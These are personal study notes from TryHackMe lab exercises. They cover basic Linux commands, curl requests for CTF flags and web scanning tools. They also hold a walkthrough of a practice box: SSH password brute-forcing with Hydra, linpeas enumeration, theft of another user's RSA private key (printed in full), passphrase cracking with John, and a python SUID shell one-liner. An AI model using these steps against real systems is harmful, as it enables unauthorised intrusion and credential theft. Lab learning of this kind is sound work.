Linux Commands

2021 يناير، 12 09:47 م

Introduction

In this article, we'll discuss the Linux operating system and how it ties in with ethical hacking. We will explore the Linux distributions that h ave been designed with hacking in mind and see how hackers can leverage their inherent strengths to become ethical hackers. We will al so discuss some essential skills that ethical hackers will be required to master for Linux OS.

Why do hackers use Linux?

In order to familiarize yourself with the full range of ethical hacking tools, it is important to be conversant with the Linu x OS. Hackers will want to utilize Linux for hacking for a wide number of reasons. These include the following:

Linux is open-source

The ability to manipulate Linux source code to your liking is one of the reasons why security enthusiasts opt for this over W indows. This is especially worth remembering today, where privacy concerns with major corporations is a concern.

Linux is transparent

We are able to understand the inner workings of Linux because we have access to its entire code. We can manipulate how each c omponent of the operating system works. This is something that operating systems such as Windows don't allow for.

Linux offers granular control

Linux allows us to quickly and easily program certain aspects of the OS, using scripting languages such as BASH or even Pytho n. Windows, on the other hand, hinders you from accessing certain parts of the OS.

Most hacking tools are built for Linux

A good percentage of hacking tools are written for Linux. Today, over 90% of hacking tools available are written for Linux.

The future is in Linux

What are some basic commands in Linux?

Managing the file system: The Linux file system includes files and folders that comprise the system. You can navigate this file system using the Linux terminal as opposed to the GUI. Managing the system through the terminal allows you to quickly and powerfully interact with t he system. The following are some of the commands that could be used within this category:

- **pwd:** This command shows you where you are currently working from within the system
- **ls**: This command shows you the contents of the current directory
- **whereis**: This command can be used to locate installed binaries within the system
- **locate**: This command is used to find files within the system
- **find**: This command allows you to find files within the system in a more granular manner
- **rm**: This command allows you to rename or remove files and directories within the system
- **cp**: This command allows you to copy files and directories from one location to another within the system

Managing files within the system: It is possible to manage input and output from files within the Linux system. The following commands and programs can be used:

- **cat**: This command outputs the contents of a file. It can also be used to feed the contents of a file into another file by combinin g it with the > operator
- **head**: This command outputs the contents of a file from the beginning, giving output to the first 10 lines only
- **tail**: This command outputs the contents of a file from the bottom, giving output of the last 10 lines of the file
- **grep**: This command can be used to filter the contents of a file to match a particular regex
- **nano**: This program can be used to edit file contents. It is one of the available text editors operating from the Linux terminal
- **vi**: This program can be used to edit file contents. It is one of the available text editors operating from the Linux terminal

Adding and removing software: The Linux OS allows you to manage software using the terminal. This is in contrast to the Windows OS, which relies on installation binary packages.
Even though there are also installation packages in Linux, the following are the main ways that software can be managed:

- **APT package manager**: The APT package manager uses the program **apt-get** to install, remove, reconfigure and fix broken packages within the Linux system
- **Managing the network**: Managing the network is an important skill that can involve multiple tools and programs which beginners in ethical hacking sh ould master. Some of these commands are listed below:
- **ifconfig** and **iwconfig**: These commands can be used to bring up or take down the network interfaces — ifconfig for the Ethernet interface and iwconfig for the wireless interface
- **tcpdump**: This command can be used to analyze network traffic for various purposes and to capture network traffic into a file that can later on be thoroughly analyzed for specific traffic

Controlling file and directory permissions: One of the most important skills for hackers is to be able to control access to files and directories. This can be a

deep topic, so we have decided to include this introductory piece on Linux file and directory permissions. The following commands can be used to manage permissions within Linux:

- **chown:** This command can be used to change the ownership of files and directories from one user to another
- **chgrp:** This command is used to change the ownership of files and directories from one group to another
- **chmod**: This command can be used to change the general permissions of a file or directory

How would you output hello without a newline

Try to use man echo

```
ECHO(1)                                                User Commands

NAME
       echo - display a line of text

SYNOPSIS
       echo [SHORT-OPTION]... [STRING]...
       echo LONG-OPTION

DESCRIPTION
       Echo the STRING(s) to standard output.

       -n     do not output the trailing newline

       -e     enable interpretation of backslash escapes

       -E     disable interpretation of backslash escapes (default)

       --help display this help and exit
```

ls is a command that lists information about every file/directory in the directory. Just running the ls command outputs the name of every file in the directory.

What flag outputs all entries

What is about using man ls

Ls -a

What flag outputs things in a "long list" format

Ls -l

Note: cat supports the --help flag meaning that you can see useful flags without going to the man page!

What flag numbers all output lines?

-n

How would you run a binary called hello in your home directory using the shortcut ~ ?

~/hello
How would you run a binary called hello in the previous directory using the shortcut .. ?

../hello

Basic http method

2021 يناير، 18 05:45 ص

```
root@ip-10-10-227-67:~# curl  http://10.10.212.81:8081/ctf/get
thm{162520bec925bd7979e9ae65a725f99f}root@ip-10-10-227-67:~# clear
root@ip-10-10-227-67:~# curl  http://10.10.212.81:8081/ctf/get
thm{162520bec925bd7979e9ae65a725f99f}root@ip-10-10-227-67:~#
root@ip-10-10-227-67:~# man curl
root@ip-10-10-227-67:~# curl -X POST -d "flag_please"  http://10.10.212.81:8081/ctf/post
root@ip-10-10-227-67:~# curl  http://10.10.212.81:8081/ctf/getcookie
root@ip-10-10-227-67:~# curl -c -  http://10.10.212.81:8081/ctf/getcookie
Check your cookies!# Netscape HTTP Cookie File
# https://curl.haxx.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

10.10.212.81	FALSE	/	FALSE	0	flag	thm{91b1ac2606f36b935f465558213d7ebd}
root@ip-10-10-227-67:~# curl -v --cookie 'flagpls=flagpls'  http://10.10.212.81:8081/ctf/sendcookie
*   Trying 10.10.212.81...
* TCP_NODELAY set
* Connected to 10.10.212.81 (10.10.212.81) port 8081 (#0)
> GET /ctf/sendcookie HTTP/1.1
> Host: 10.10.212.81:8081
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: flagpls=flagpls
>
< HTTP/1.1 200 OK
< Date: Sat, 23 Jan 2021 08:16:17 GMT
< Content-Length: 37
< Content-Type: text/plain; charset=utf-8
<
* Connection #0 to host 10.10.212.81 left intact
thm{c10b5cb7546f359d19c747db2d0f47b3}root@ip-10-10-227-67:~#
```

Web pen test tools

23 يناير، 2021 12:29 م

gobuster
gobuster dir -u <İP> -w /usr/share/dirb/wordlists/common.txt
Gobuster dir -u 10.10.222.10 -w /usr/share/dirb/wordlists/common.txt

Nikto tool

nikto -h 10.10.222.79

Dirb tool
root@ip-10-10-36-188:~# dirb http://10.10.222.79

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jan 23 10:46:45 2021
URL_BASE: http://10.10.222.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Wpscan tool

Sqlmap tool

Find command in linux

2021 يناير، 23 م 12:56

Looking for file name user.txt

Search for the user.txt using **find**. Type ***find / -type f -name user.txt 2> /dev/null***

- ***-type f*** – you are telling find to look exclusively for files
- ***-name user.txt*** – instructing the find command to search for a file with the name “user.txt”
- ***2> /dev/null*** – so error messages do not show up as part of the search result

From <https://beginninghacking.net/2020/09/09/try-hack-me-rootme/>

Search for files with SUID permission to escalate our privilege using **find**.

Type

find / -type f -user root -perm -u=s 2> /dev/null

From <https://beginninghacking.net/2020/09/09/try-hack-me-rootme/>

Privilege escalation

2021 يناير، 23 م 01:16

https://gtfobins.github.io/

To get root access using python using the following command

python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

Basic pretesting Tryhackme privilege escalation

26 يناير، 2021 08:12 ص

nmap -p80 --script=http-enum 10.10.164.250

Starting Nmap 7.60 (https://nmap.org) at 2021-01-26 06:42 GMT
Nmap scan report for ip-10-10-164-250.eu-west-1.compute.internal (10.10.164.250)
Host is up (0.00020s latency).

PORT STATE SERVICE
80/tcp open http
| http-enum:
|_ /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
MAC Address: 02:7F:EF:9C:09:77 (Unknown)

using enum4linux to get users

enum4linux 10.10.164.250
We found two users jan & kay

We can use hydra to brute force the password for user jan
hydra -l jan -P /root/Desktop/Tools/wordlists/rockyou.txt ssh://10.10.164.250

```
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 14344142 to do in 933:52h, 16 ac
tive
[STATUS] 245.33 tries/min, 736 tries in 00:03h, 14343662 to do in 974:27h, 16 ac
tive
[22][ssh] host: 10.10.246.8   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-01-26 06:55:05
root@ip-10-10-137-118:~#
root@ip-10-10-137-118:~#
root@ip-10-10-137-118:~#
```

let us ssh to the box using the password we found armando
ssh jan@10.10.164.250

ls

jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan kay


Let us try to use it using locate command to find the script
locate linpeas
/opt/PEAS/linPEAS/linpeas.sh
We can send the script to the victim machine using scp
scp /opt/PEAS/linPEAS/linpeas.sh jan@10.10.246.8:/tmp
jan@10.10.246.8's password:
linpeas.sh 100% 228KB 74.2MB/s 00:00

we can found the script in the tmp folder in victim machine

```
an@basic2:~$ cd /tmp
jan@basic2:/tmp$ ls -al
total 264
drwxrwxrwt  9 root    root      4096 Jan 26 02:06 .
drwxr-xr-x 24 root    root      4096 Apr 23  2018 ..
drwxrwxrwt  2 root    root      4096 Jan 26 01:48 .font-unix
drwxr-x---  2 tomcat9 tomcat9   4096 Jan 26 01:48 hsperfdata_tomcat9
drwxrwxrwt  2 root    root      4096 Jan 26 01:48 .ICE-unix
-rwxr-xr-x  1 jan     jan     233380 Jan 26 02:06 linpeas.sh
drwx------  3 root    root      4096 Jan 26 01:48 systemd-private-2daa1b26f9714f789b4c8cc4055be39d-
systemd-timesyncd.service-5BeY4g
drwxrwxrwt  2 root    root      4096 Jan 26 01:48 .Test-unix
drwxrwxrwt  2 root    root      4096 Jan 26 01:48 .X11-unix
drwxrwxrwt  2 root    root      4096 Jan 26 01:48 .XIM-unix
```

We need to change the mode for the script

```
jan@basic2:/tmp$ chmod +x linpeas.sh
jan@basic2:/tmp$  ./linpeas.sh
```



When we using linpeas we found ssh key for user kay in his file ./ssh
Let us copy the key and use it

```
jan@basic2:/tmp$ cd /home/kay
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   784 Jan 26 01:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
```

```
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -al
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
```

Let us open file kay_id_rsa and past the key


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZlZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2lL36ZNFacO1V6szMaa8/489apbbjpxhutQNu
```

Eu/lP8xQlxmmpvPsDACMtqA1IpoVl9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNlJsbGxmxOkVXdvPC5mR/pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----

Then we use that file key to ssh using kay user
We need to change the mode for the file
chmod +x 600 kay_id_rsa

```
ssh -i kay_id_rsa  jan@10.10.164.250
Enter passphrase for key 'kay_id_rsa':
```

We need to crack password for the file we can use ssh2john.py script to convert the ssh key to john
We can find the script using locate command
locate ssh2john.py
/opt/john/ssh2john.py

Let us run the script and send the result to forkay.txt file
python /opt/john/ssh2john.py /root/kay_id_rsa > forkay.txt

We need to crack the password using john tools using the following command

```
 john forkay.txt --wordlist=/root/Desktop/Tools/wordlists/rockyou.txt
```

The password found its beeswax

Let us using it to access the machine using kay ssh key

```
sh -i kay_id_rsa kay@10.10.164.250
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
```

```
Last login: Tue Jan 26 01:05:32 2021 from 10.10.116.147
kay@basic2:~$

kay@basic2:~$ pwd
/home/kay
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```